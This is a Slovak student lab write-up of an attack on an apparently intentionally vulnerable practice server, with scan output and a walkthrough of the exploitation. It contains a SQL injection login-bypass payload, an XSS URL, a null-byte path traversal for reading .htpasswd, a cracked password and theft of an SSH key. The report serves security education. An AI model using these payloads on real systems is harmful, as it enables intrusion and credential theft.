

# UPB – Zadanie 0

## Úvod (realizácia web útoku)

### Skenovanie pomocou NMAPU

Pomocou NMAPu sme odhalili, ktoré porty sú voľne dostupné zvonku. Samo o sebe sa nejedná o výraznú zraniteľnosť, tvorí však základ pomocou ktorého dokážeme zistiť napríklad heslá alebo iné dôležité informácie o serveri. Pomocou adresy sme zistili na čom server pravdepodobne beží.

```
MAC Address: 00:0C:29:86:F9:4C (VMware)
Device type: general purpose|remote management|terminal server|proxy server|switch|WAP
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (98%), Control4 embedded (96%), Lantronix embedded (96%), SonicWALL embedded (95%), Dell iDRAC 6 (94%), SNR embedded (94%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/h:lantronix:slc_8 cpe:/o:sonicwall:aventail_ex-6000 cpe:/o:dell:idrac6_firmware cpe:/h:snr:snr-s2960 cpe:/o:linux:linux_kernel:3.10 cpe:/o:linux:linux_kernel:4.1
Aggressive OS guesses: Linux 2.6.16 - 2.6.21 (98%), Linux 2.6.13 - 2.6.32 (96%), Control4 HC-300 home controller (96%), Lantronix SLC 8 terminal server (Linux 2.6) (96%), SonicWALL Aventail EX-6000 VPN appliance (95%), Linux 2.6.8 - 2.6.30 (94%), Linux 2.6.9 - 2.6.18 (94%), Dell iDRAC 6 remote access controller (Linux 2.6) (94%), SNR SNR-S2960 switch (94%), Linux 2.6.18 - 2.6.32 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

### Telnet

Pomocou portu, ktoré sme odhalili NMAPom dokážeme zistiť ako server odpovedá. Pre port 22 odpovie akou službou odpovie, aj verziou (OpenSSH 4.3). Môžeme to využiť na zistenie zraniteľností pomocou Google, internet je mocný nástroj, tak prečo ho nevyužiť? Pomocou portu 80 zistíme presne aké verzie služieb na systéme bežia. Využijeme to pre urýchlenie útokov, podľa zraniteľností, ktorými dané verzie trpia.

### Skenovanie pomocou HTTPPrint

Jednoducho nám s určitou istotou zistí, aké služby konkrétne na serveri bežia. Veľmi podobný NMAPu s podobnými výsledkami a výhodami.

```
(kali㉿kali)-[/usr/share/httpprint]
$ ./httpprint -h 192.168.72.128 -P0 -s signatures.txt
httpprint v0.301 (beta) - web server fingerprinting tool
(c) 2003-2005 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httpprint/
httpprint@net-square.com

Finger Printing on http://192.168.72.128:80/
Finger Printing Completed on http://192.168.72.128:80/

Host: 192.168.72.128
Derived Signature:
Apache/2.2.0 (Fedora)
811C9DC56ED3C295811C9DC5811C9DC5811C9DC5505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C811C9DC5811C9DC5811C9DC5811C9DC5
6ED3C2956ED3C2956ED3C295811C9DC5E2CE6927050C5D336ED3C2959E431BC8
6ED3C2956ED3C2952A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C29500614824E2CE6927E2CE6923

Banner Reported: Apache/2.2.0 (Fedora)
Banner Deduced: Apache/2.0.x
Score: 105
Confidence: 63.25

Scores:
Apache/2.0.x: 105 63.25
```

## Skenovanie zraniteľností pomocou tretích strán


Nessus som bohužiaľ nerozbehal. Nikto fungoval správne. Program na zisťovanie zraniteľností. Odhalí nám časti, ktoré môžu byť zraniteľné ako aj presnú verziu PHP. Tieto zraniteľnosti môžeme využiť neskôr pre získanie prístupu aj bez hesla. Napríklad <http://192.168.72.128/robots.txt>, ktorú nám navrhol Nikto. Po prezretí tejto stránky sme sa dostali k ďalším podstránkam, ktoré mali obsah, určený nie pre bežného používateľa (napríklad detailne rozloženie databázy).

```
+ Target Hostname: 192.168.72.128
+ Target Port: 80
+ Start Time: 2021-09-26 09:09:23 (GMT-4)

+ Server: Apache/2.2.0 (Fedora)
+ Retrieved x-powered-by header: PHP/5.1.2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /robots.txt, inode: 487720, size: 104, mtime: Tue Dec 9 18:39:44 2014
+ Entry '/mail/' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ Entry '/conf/' in robots.txt returned a non-forbidden or redirect HTTP code (500)
+ OSVDB-3268: /sql/: Directory indexing found.
+ Entry '/sql/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/admin/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 5 entries which should be manually viewed.
+ Apache/2.2.0 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-5034: /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to log in with user 'test' password 'test' to verify.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS).
+ OSVDB-12184: /?PHPB885F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests
```

## SQL Injection

Pomocou Nikto sme získali odkaz na stránku /admin/, na ktorú získame prístup. Pomocou vývojárskeho módu vo Firefoxe zistíme že javascript čiastočne chráni (filtruje nechcené znaky) stránku pred zadaním SQL kódu, ktorý by zmenil podmienky prihlásenia tak aby došlo k prihláseniu aj bez správneho hesla a mena. Pomocou programu Paros sme prišli na ako tento javascript mení prihlasovacie údaje a dokázali sa tomu prispôbiť. Využitím HTTP request Maker sme dokázali zadať údaje tak aby nezáležalo či zadáme správne heslo, pretože 1 je vždy pravda a nezáleží teda či je heslo správne. Dostali sme prístup k stránke aj bez hesla a mohli sme meniť jej obsah.



The screenshot shows the 'HTTP request Maker' application window. It has a dark title bar with the application name and a close button. Below the title bar is a blue header with two tabs: 'Request' (selected) and 'Response'. The main area is divided into several sections: 'Target Site:' with a text input containing 'http://192.168.72.128/admin/index.php'; 'Method:' with a dropdown menu set to 'POST'; 'Request Headers:' with a text area containing 'Content-Type:application/x-www-form-urlencoded', 'User-Agent:Mozilla', and 'Accept:\*/\*'; and 'Body Data:' with a text area containing 'username=' or 1='1&password=') or 1=1 #'. At the bottom, there are two blue buttons: 'Load' and 'Submit'.


## Medzi stránkové skriptovanie XSS

Stánky samotné o sebe nemusia byť nebezpečné ale je jednoduché pomocou URL odkazov, rýchlo stránku zmeniť a zaútočiť na používateľa. Napríklad <http://192.168.72.128/index.html?title=Syr!!!>, je jednoduchý odkaz, ktorý zmení titulku stránky. Ovplyvňovať sa dajú ale aj iné veci ako napríklad referencie na iné stránky, ktoré môžu obsahovať škodlivý obsah alebo kód.

## Zisťovanie hesiel Apache

Zistili sme akú verziu Apache používa a teda vlastne že využíva Apache. Ten uchováva zakódované heslá a mená v súbore .htpasswd, ku ktorému nemáme prístup a je chránený PHP kódom. Našťastie PHP je písaný v C a dá sa jednoducho ovplyvniť. <http://192.168.72.128/?page=../restricted/.htpasswd%00>

Nás dostane na stránku, kde sa nachádzajú všetky mená a zahashované heslá.



Pomocou programu John the Ripper dokážeme tieto heslá lokálne dešifrovať a získať teda mená spoločne s heslami na server. Napríklad heslo pre používateľa sorzek je „pacman“. Bohužiaľ ostatné heslá mi dešifrovať nechcelo ale ničomu to nebránilo, keďže som prístup získal. A dokázal sa úspešne prihlásiť.

```
(kali㉿kali)-[~/Desktop]
$ john httppasswd.txt --show
sorzek:pacman

1 password hash cracked, 3 left
```

```
sorzek
Password:
Last login: Thu Dec  1 15:25:25 from 192.168.56.1
[sorzek@ctf4 ~]$ _
```

Dokážeme získať kompletne mená všetkých používateľov a ich prihlasovacie mená, taktiež mená adminov. A následne využitím prístupu admina aj heslá ostatných.

## SSH kradnutie

V admin účte sme našli SSH private key súbor, ktorý bolo možné skopírovať. Pomocou tohto sme sa dokázali prihlásiť aj bez hesla a mohli meniť súbory alebo získať prístup na mieste, na ktoré by sme nemali mať.